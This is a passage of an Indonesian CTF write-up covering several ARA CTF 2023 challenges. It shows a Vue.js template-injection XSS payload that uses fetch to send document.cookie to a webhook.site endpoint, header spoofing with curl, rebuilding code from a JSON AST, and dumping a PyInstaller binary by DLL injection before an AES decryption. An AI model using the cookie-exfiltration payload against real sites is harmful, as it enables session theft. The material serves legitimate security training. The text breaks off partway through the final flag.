<https://medium.com/@sid0krypt/vue-js-reflected-xss-fae04c9872d2>

Kami berhasil mendapatkan payload yang kemungkinan dapat berjalan, dengan memanfaatkan fungsi fetch, payload ini ditujukan untuk memaksa siapapun yang membukanya untuk melakukan fetching pada endpoint milik kita dan mengirimkan data - data seperti cookie (apabila ada). Berikut adalah payloadnya :

'''

```
http://103.152.242.116:8413/?msg={{$emit.constructor`fetch('https://webhook.site/b755d1f3-34af-4b19-8816-db488bb1849f', { method: 'POST', mode: 'no-cors', body: document.cookie });`()}}
```

'''

Disini kami menggunakan webhook sebagai endpoint untuk menangkap request dari si admin yang membuka payload kita. Kami juga mengirimkan document.cookie pada parameter body pada fungsi fetch tersebut untuk mengambil cookie dari si admin. Hasilnya adalah :

The screenshot shows a REST client interface with a list of requests on the left and a detailed view of a selected POST request on the right. The selected request is a POST to `https://webhook.site/b755d1f3-34af-4b19-8816-d8488bb1849f` with a date of 02/26/2023 8:16:30 PM. The raw content of the request is displayed at the bottom: `Flag=ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}`. The headers section shows various request headers including `connection: close`, `accept-encoding: gzip, deflate, br`, `referer: http://103.152.242.116:8413/`, `sec-fetch-dest: empty`, `sec-fetch-mode: no-cors`, `sec-fetch-site: cross-site`, `origin: http://103.152.242.116:8413`, `accept: */*`, `content-type: text/plain; charset=utf-8`, `user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36`, `sec-ch-ua-mobile: ?8`, `sec-ch-ua-platform:` , `sec-ch-ua:` , `content-length: 41`, and `host: webhook.site`. The form values section is empty.

REQUESTS (1/50)	Permalink	Raw content	Export as
POST #19021 103.152.242.116 02/26/2023 8:16:30 PM	https://webhook.site/b755d1f3-34af-4b19-8816-d8488bb1849f		

**Request Details**

Host: 103.152.242.116 `whsite`

Date: 02/26/2023 8:16:30 PM (a few seconds ago)

Size: 41 bytes

ID: 19021cd9-9085-419d-8ad5-233da49ba285

**Files**

**Query strings**

(empty)

**Raw Content**

Flag=ARA2023{sUp3r\_s3cr3t\_c00k13\_1s\_h3r3}

**Headers**

connection: close

accept-encoding: gzip, deflate, br

referer: http://103.152.242.116:8413/

sec-fetch-dest: empty

sec-fetch-mode: no-cors

sec-fetch-site: cross-site

origin: http://103.152.242.116:8413

accept: \*/\*

content-type: text/plain; charset=utf-8

user-agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36

sec-ch-ua-mobile: ?8

sec-ch-ua-platform:

sec-ch-ua:

content-length: 41

host: webhook.site

**Form values**

(empty)

☒ Format JSON ☒ Word-Wrap [Copy](#)

Dan ternyata payload tersebut berhasil, maka dengan demikian didapatkanlah flagnya :

**Flag = ARA2023{sUp3r\_s3cr3t\_c00k13\_1s\_h3r3}**

**X-is for blabla**

Challenge

15 Solves

×

## X-is for blabla

### 469

Recently my friend was buy helmet called RFC 2616,  
pretty strange huh?

<http://103.152.242.116:5771/web.php>

Author: Abdierryy#9836

View Hint

View Hint

Flag

Submit

Pada soal ini, diberikan sebuah website yang apabila kita buka terlihat tidak apa-apa.

**BREND O BARUMUDA**



Namun, ternyata ada sesuatu yang menarik ketika kita melihat *source code* dari page tersebut.

```
<!DOCTYPE html>
<center>
  <h1>BREND0 BARUMUDA</h1>
  <br><br>
  <!-- readme.html -->
  
  <br>
</center>

</html>
```

Ternyata terdapat directory “/readme.html” yang mana jika kita buka isinya adalah sebagai berikut.

Brendo merupakan youtuber mukbang dari Jepang.

Brendo setiap mengupload video youtube nya menggunakan browser yang hits yaitu Omega.

Tentunya di laptop/komputer Brendo menggunakan sistem operasi Wengdows agar bisa bekerja secara produktif.

Ohh ya, akhir - akhir banyak kasus stalker kepada youtuber di Jepang, oleh karena itu Brendo tidak suka diikuti oleh stalker.

Biasanya, setelah melakukan streaming Brendo selalu membeli Kue yang berada di dekat rumahnya.

Tempat toko kue tersebut ada di jalan No. 1337, selain kue dari toko tersebut enak ada alasan lain Brendo sering membeli kue di tempat tersebut.

Itu karena sang penjaga toko adalah perempuan cantik bernama Araa, oleh karena itu Brendo mencoba mendekati perempuan tersebut untuk menjadi pacarnya.

Pada directory tersebut terdapat sebuah rangkaian kalimat yang sebelumnya belum kami pahami untuk apa tujuannya. Dikarenakan dirasa sudah cukup buntu, maka kami memutuskan untuk menunggu hint dan kembali menelaah soal. Pada soal terdapat penyebutan RFC 2616 yang mana berkaitan dengan protokol HTTP 1.1, kemudian pada hint pertama diberikan referensi menuju link berikut <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers> yang mana menunjukkan kebutuhan untuk penggunaan request header dan pada hint kedua terdapat petunjuk untuk menggunakan cookie dalam bentuk JSON.

Berdasarkan ide-ide di atas, kami akhirnya mencoba untuk membuat sebuah GET request dengan bantuan curl untuk memasang sebuah HTTP Header yang sesuai dengan permintaan pada ./readme.html. Penjelasan pada bagian ini akan kami bagi menjadi 5 poin untuk mempermudah penjelasan:

1. Accept-Language

Ketentuan pertama ialah “Brendo merupakan youtuber mukbang dari Jepang” yang berarti kita perlu merubah lokasi dari request yang kita kirimkan agar seakan-akan dikirimkan dari Jepang. Kami sempat mencoba untuk merubah IP kami dengan menggunakan beberapa header tertentu seperti “X-Forwarded-For” dan sebagainya tapi semuanya tidak berhasil. Sampai pada akhirnya kami mendapatkan referensi berikut <https://github.com/ZeroDayTea/PicoCTF-2021-Killer-Queen-Writeup/blob/main/WebExploitation/WhoAreYou.md> yang menggunakan header “Accept-Language” untuk merubah lokasi ke negara yang diinginkan. Kami mencoba menggunakan Header tersebut dan ternyata berhasil.

```
(kali@kali)-[~/Desktop]
$ curl http://103.152.242.116:5771/web.php -H "Accept-Language: ja"
<!DOCTYPE html>
<center>
  <h1>BREND0 BARUMUDA</h1>
  <br><br>
  <!-- readme.html -->
  
  <br>
</center>
  Konnichiwa 1/5<br>
</html>
```

## 2. User-Agent

Ketentuan kedua adalah “Brendo setiap mengupload video youtube nya menggunakan browser yang hits yaitu Omega”. Pada ketentuan kedua, sudah cukup jelas bahwa header yang dimaksud ialah User-Agent, yang mana merupakan header yang menunjukkan browser apa yang kita gunakan.

```
(kali@kali)-[~/Desktop]
$ curl http://103.152.242.116:5771/web.php -H "Accept-Language: ja"
<!DOCTYPE html>
<center>
  <h1>BREND0 BARUMUDA</h1>
  <br><br>
  <!-- readme.html -->
  
  <br>
</center>
  Konnichiwa 1/5<br>
</html>

(kali@kali)-[~/Desktop]
$ curl http://103.152.242.116:5771/web.php -H "Accept-Language: ja" -H "User-Agent: Omega"
<!DOCTYPE html>
<center>
  <h1>BREND0 BARUMUDA</h1>
  <br><br>
  <!-- readme.html -->
  
  <br>
</center>
  Konnichiwa 1/5<br>Ooomaagaa 2/5<br>
</html>
```

## 3. Sec-Ch-Ua-Platform

Ketentuan ketiga adalah “Tentunya di laptop/komputer Brendo menggunakan sistem operasi Wengdows agar bisa bekerja secara produktif”. Awalnya kami sempat kebingungan bagaimana cara memasukkan jenis Operating System yang kita gunakan pada header. Namun, setelah beberapa waktu melakukan research akhirnya kami menemukan referensi berikut <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Sec-CH-UA-Platform>. Header tersebut ternyata bisa kita gunakan untuk memberikan informasi mengenai Operating System apa yang digunakan oleh User-Agent kita ketika membuka website tersebut.

```
(kali@kali) [~/Desktop]
$ curl http://103.152.242.116:5771/web.php -H "Accept-Language: ja" -H "User-Agent: Omega" -H "Sec-Ch-UA-Platform: Wengdows"
<!DOCTYPE html>
<center>
  <h1>BREND0 BARUMUDA</h1>
  <br><br>
  <!-- readme.html -->
  
  <br>
</center>
  Konnichiwa 1/5<br>Ooomaagaa 2/5<br>Wengdows User huh? 3/5<br>
</html>
```

#### 4. DNT

Ketentuan keempat adalah “Ohh ya, akhir - akhir banyak kasus stalker kepada youtuber di Jepang, oleh karena itu Brendo tidak suka diikuti oleh stalker”. Pada ketentuan keempat ini, kita bisa menggunakan referensi <https://ctftime.org/writeup/26954>. Pada referensi tersebut, terdapat penggunaan header DNT (Do Not Track) yang bertujuan untuk menjaga privasi pengguna agar tidak di-track atau tidak “di-stalk” oleh server.


```
(kali@kali) [~/Desktop]
$ curl http://103.152.242.116:5771/web.php -H "Accept-Language: ja" -H "User-Agent: Omega" -H "Sec-Ch-UA-Platform: Wengdows" -H "DNT: 1"
<!DOCTYPE html>
<center>
  <h1>BREND0 BARUMUDA</h1>
  <br><br>
  <!-- readme.html -->
  
  <br>
</center>
  Konnichiwa 1/5<br>Ooomaagaa 2/5<br>Wengdows User huh? 3/5<br>Oke gaada lagi yg ngikutin kamu 4/5<br>
</html>
```

## 5. Cookies

Ketentuan terakhir terdapat pada dua kalimat yaitu “Tempat toko kue tersebut ada di jalan No. 1337, selain kue dari toko tersebut enak ada alasan lain Brendo sering membeli kue di tempat tersebut” dan “Itu karena sang penjaga toko adalah perempuan cantik bernama Araa, oleh karena itu Brendo mencoba mendekati perempuan tersebut untuk menjadi pacarnya”. Yang mana berarti terdapat dua informasi penting, yakni sebuah nilai “1337” dan juga sebuah nama yaitu “Araa”. Disini kami cukup yakin bahwa kedua nilai tersebut merupakan values dari sebuah cookies. Namun, kami mengalami kebingungan dalam menemukan nama variabel yang tepat dikarenakan banyaknya kemungkinan dari ketentuan yang diberikan. Akhirnya setelah mencoba-coba dan bertanya juga pada problem setter, akhirnya kami menemukan hasil sebagai berikut sebagai cookies.


```
{  
  "no":1337,  
  "nama":"Araa"  
}
```

Cookie tersebut kami buat dalam bentuk JSON mengikuti hint kedua yang diberikan dan juga asumsi bahwa cookie yang lebih dari satu berarti bisa saja memungkinkan penggunaan JSON. Namun, jika kita langsung kirimkan cookie tersebut maka tetaplah tidak berhasil dikarenakan ketentuannya masih belum terpenuhi. Setelah bertanya kembali pada problem setter, kami mendapatkan informasi bahwasannya ada penggunaan base64 pada cookie tersebut dikarenakan problem setter mengacu pada laravel sebagai framework yang ia gunakan dalam membuat soal.



Berdasarkan informasi tersebut, kami pun mencoba mengkonversi JSON cookie tersebut ke dalam bentuk base64. Sekarang yang tersisa ialah nama variabel untuk menampung cookie tersebut. Setelah beberapa kali mencoba-coba dan kembali lagi bertanya pada problem setter, ternyata ada penyebutan “kue” pada ketentuan yang ada di readme.html dan ternyata “kue” bisa kita gunakan sebagai nama variabel untuk menampung cookie tersebut.

Dikarenakan sudah terpenuhinya semua ketentuan yang dibutuhkan, maka kita bisa langsung saja mengirimkan request sesuai header-header tersebut ke endpoint <http://103.152.242.116:5771/web.php> dan berikut adalah hasilnya.



Dan dengan begitu, maka challenge ini telah selesai.

**Flag = ARA2023{H3ad\_1s\_ImP0rt4Nt}**

# REVENG

## Vidner's Rhapsody

Challenge

36 Solves

×

### Vidner's Rhapsody

#### 304

Once I was going to send you the program, but do me a favor by retrieving the real output of the program from this generated JSON program tree. Can you?

[Attachments](#)

Author: aseng#2055

Flag

Submit

Pada challenge kali ini, kami diberikan sebuah file .json yang berisi program tree yang ternyata merupakan sebuah code namun sudah diubah kedalam bentuk json dengan object keys yang menyimpan instruksi - instruksi code pada umumnya.

Dapat kita lihat pada contoh potongan json berikut :

```
{
  "type": "VariableDeclarator",
  "start": 47,
  "end": 52,
  "id": {
    "type": "Identifier",
    "start": 47,
    "end": 48,
    "name": "j"
  },
  "init": {
    "type": "Literal",
    "start": 51,
    "end": 52,
    "value": 0,
    "raw": "0"
  }
},
```

Dapat dilihat bahwa object tersebut merupakan code dengan instruksi mendecclare sebuah variabel. Nama variabel diambil dari key “name” dengan value “j”, variable di inialisasi dengan value “0”

Dengan menggunakan logic diatas, kita dapat mengubah json tersebut menjadi sebuah program code yang utuh. Saya menggunakan bantuan *sublime text editor* untuk melakukan parsing seperti menghapus object keys yang kurang penting seperti start, dan end agar memudahkan kita saat parsing.

Setelah diparsing, kira - kira codenya akan seperti berikut :

```
function mystenc(berserk, guts) {  
    var s = [];  
    var j = 0;  
    var x;  
    var res = "";  
  
    for (var i = 0; i < 256; i++) {  
        s[i] = i;  
    }  
  
    for (var i = 0; i < 256; i++) {  
        j = (j + s[i] + berserk.charCodeAt(i %  
berserk.length)) % 256;  
        x = s[i];  
        s[i] = s[j];  
        s[j] = x;  
    }  
  
    i = 0;  
    j = 0;  
  
    for (var y = 0; y < guts.length; y++) {
```



```

        i = (i + 1) % 256;
        j = (j + s[i]) % 256;
        x = s[i];
        s[i] = s[j];
        s[j] = x;
        res += String.fromCharCode(guts[y] ^ s[(s[i] +
s[j]) % 256]);
    }

    console.log(res);
}


var berserk = "achenk";

var strenk = [244, 56, 117, 247, 61, 16, 3, 64, 107, 57,
131, 13, 137, 113, 214, 238, 178, 199, 4, 115, 235, 139,
201, 22, 164, 132, 175];

mystenc(berserk, strenk);

```

Ketika dijalankan hasilnya :



```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  COMMENTS
● PS C:\Users\Clari\Downloads\ARA-CTF-2023\QUAL> node "c:\Users\Clari\Downloads\ARA-CTF-2023\QUAL\rev\vidner.js"
j4vAST_l!ke_84831_t0wer_lol


```

Maka demikian didapatkanlah flagnya :

**Flag = ARA2023{j4vAST\_l!ke\_84831\_t0wer\_lol}**



## Wormzone




## Summary

Untuk soal ini, kita diberikan sebuah zip yang berisi folder antidecomp. Dilihat dari bentuk filenya, sepertinya ini adalah chall python exe.

_win32sysloader.pyd	07/12/2022 11:17	Python Extension Mo...	12 KB
antidecomp.exe	07/12/2022 11:17	Application	3.183 KB
api-ms-win-core-console-l1-1-0.dll	07/12/2022 11:17	Application extension	19 KB
api-ms-win-core-datetime-l1-1-0.dll	07/12/2022 11:17	Application extension	19 KB

Ini lah yang terjadi apabila di-run



Kita bisa menggunakan [pyinstxtractor](https://github.com/extremecoders-re/pyinstxtractor) (<https://github.com/extremecoders-re/pyinstxtractor>) untuk mendecompile python exe.



Kami menggunakan tools pyinjector <https://github.com/call-042PE/PyInjector>, dan mengclone reponya serta mendownload yang release. Pada PyInjector-main/src/ terdapat getAllfunction.py, yaitu code python yang nanti akan disuntikan dan berguna untuk menampilkan semua function.

```
import os,sys,inspect,re,dis,json,types


hexaPattern = re.compile(r'\b0x[0-9A-F]+\b')
def GetAllFunctions(): # get all function in a script
    functionFile = open("dumpedMembers.txt","w+")
    members = inspect.getmembers(sys.modules[__name__]) #
    the code will take all the members in the __main__
    module, the main problem is that it can't dump main code
    function
    for member in members:
        match = re.search(hexaPattern,str(member[1]))
        if(match):

functionFile.write("{\\"functionName\":"\""+str(member[0])+
"\",\\"functionAddr\":"\""+match.group(0)+"\"}\n")
        else:


functionFile.write("{\\"functionName\":"\""+str(member[0])+
"\",\\"functionAddr\":"null}\n")
    functionFile.close()

GetAllFunctions()
```

File code ini kita copy, lalu masukkan ke folder yang sama tempat directory antidecomp.exe berada. Kemudian kita run antidecomp.exe, lalu kita juga menjalankan tools bernama process hacker.



Kemudian kita klik kanan antidecomp.exe>miscellaneous>inject dll, kemudian open file PyInjector-x64.dll pada folder PyInjector-main/PyInjector.



Berhasilnya dll diinject ditandai dengan terbentuknya file baru di directory exe nya yang bernama dumperMembers.txt. Pada file tersebut kita bisa melihat nama fungsi-fungsi yang digunakan untuk menjalankan codenya.

```

"functionName": "encodings", "functionAddr": null}
"functionName": "file", "functionAddr": null}
"functionName": "forking", "functionAddr": null}
"functionName": "genpydir", "functionAddr": null}
"functionName": "hexaPattern", "functionAddr": null}
"functionName": "inspect", "functionAddr": null}
"functionName": "io", "functionAddr": null}
"functionName": "json", "functionAddr": null}
"functionName": "magicstuff", "functionAddr": "0x0000023077B96670"}
"functionName": "main", "functionAddr": "0x00000230782FFD30"}
"functionName": "multiprocessing", "functionAddr": null}
"functionName": "os", "functionAddr": null}
"functionName": "pad", "functionAddr": "0x00000230782FFC10"}
"functionName": "pathlib", "functionAddr": null}
"functionName": "pkg_resources", "functionAddr": null}
"functionName": "pkgutil", "functionAddr": null}

```

Salah satu yang menarik adalah adanya fungsi “magicstuff”. Supaya kita bisa mengetahui apa yang fungsi itu lakukan, kita bisa menambahkan fungsi “dis” pada getAllFunction.py yang kira-kira menjadi seperti ini.

```

import os,sys,inspect,re,dis,json,types

print('begin')
hexaPattern = re.compile(r'\b0x[0-9A-F]+\b')
def GetAllFunctions(): # get all function in a script
    functionFile = open("dumpedMembers.txt","w+")
    members = inspect.getmembers(sys.modules[__name__])
    # the code will take all the members in the __main__
    module, the main problem is that it can't dump main code
    function
    for member in members:
        match = re.search(hexaPattern,str(member[1]))
        if(match):
            functionFile.write("{\"functionName\": \""+str(member[0])+"\", \"functionAddr\": \""+match.group(0)+"\"}\n")
        else:
            functionFile.write("{\"functionName\": \""+str(member[0])+"\", \"functionAddr\": null}\n")
    functionFile.close()

GetAllFunctions()

```

```

print('end')
#magicstuff()

print('isdis')
try:
    print(dis.dis(magicstuff))
    print('isdis')
except Exception as e:
    print(e)
    pass

```

Ketika dijalankan lagi, terminal antidecomp.exe berubah menjadi seperti ini

```

14      62 CALL_FUNCTION      1
      64 POP_TOP
      66 LOAD_CONST             5 (b'y\xedi\xd406\x0e]\xd9*Dx\x88\xa55\xe6')
      68 STORE_FAST             0 (key)
      70 LOAD_CONST             6 (b'\xa5\xed\x96\x13Jg\xe5t\x14\x96\xaa\x87sP.?.')

15      72 STORE_FAST          1 (iv)
      74 LOAD_CONST             7 (b'$\x0cK%\x19\x98\x12{X\xe7\x1d\xae\x06\xd7R!s\x19\x89+*\xba\xe0\xe0\x
b2\xf4\xd0H\x8d')
      76 STORE_FAST            2 (watzdis)
      78 LOAD_GLOBAL             3 (AES)
      80 LOAD_METHOD             4 (new)

16      82 LOAD_FAST             0 (key)
      84 LOAD_GLOBAL             3 (AES)
      86 LOAD_ATTR               5 (MODE_CBC)
      88 LOAD_FAST              1 (iv)
      90 CALL_METHOD            3
      92 STORE_FAST             3 (cip)
      94 LOAD_FAST              3 (cip)
      96 LOAD_METHOD            6 (decrypt)
      98 LOAD_FAST              2 (watzdis)

```

Ini adalah bentuk disassembled dari fungsi magicstuff. Bila dilihat dari strukturnya, ada sebuah proses decrypt AES dengan:

Key = b'y\xedi\xd406\x0e]\xd9\*Dx\x88\xa55\xe6'

Iv = b'\xa5\xed\x96\x13Jg\xe5t\x14\x96\xaa\x87sP.?.'

Watzdis

=

b'\$\x0cK%\x19\x98\x12{X\xe7\x1d\xae\x06\xd7R!s\x19\x89+\*\xba\xe0\xe0\x  
xc8\xe7\xfc\xaep1H\xcb2\xd8\xb6\x89\x9d\xab\x0c\x885a\x00\xb2\xf4\x  
d0H\x8d'

Mode = AES\_CBC

Maka dari itu, kita coba decrypt “watzdis” dengan code berikut ini:

```

from Crypto.Cipher import AES

key = b'y\xedi\xd406\x0e]\xd9*Dx\x88\xa55\xe6'
print(len(key))

```

```
iv = b'\xa5\xed\x96\x13Jg\xe5t\x14\x96\xaa\x87sP.?'
cip =
b'$\x0cK%\x19\x98\x12{X\xe7\x1d\xae\x06\xd7R!s\x19\x89+*\
xba\xe0\xe0\xc8\xe7\xfc\xaep1H\xcb2\xd8\xb6\x89\x9d\xab\x
0c\x885a\x00\xb2\xf4\xd0H\x8d'
cipher = AES.new(key, mode=AES.MODE_CBC, iv=iv)
print(cipher.decrypt(cip))
```

```
16
```


```
b'w0w_did_y0u_f1nd_m3_in_th3_m3m0ry_4nd_u_dUmP_m3?'
```

Flag =  
 ARA2023{w0w\_did\_y0u\_f1nd\_m3\_in\_th3\_m3m0ry\_4nd\_u\_d  
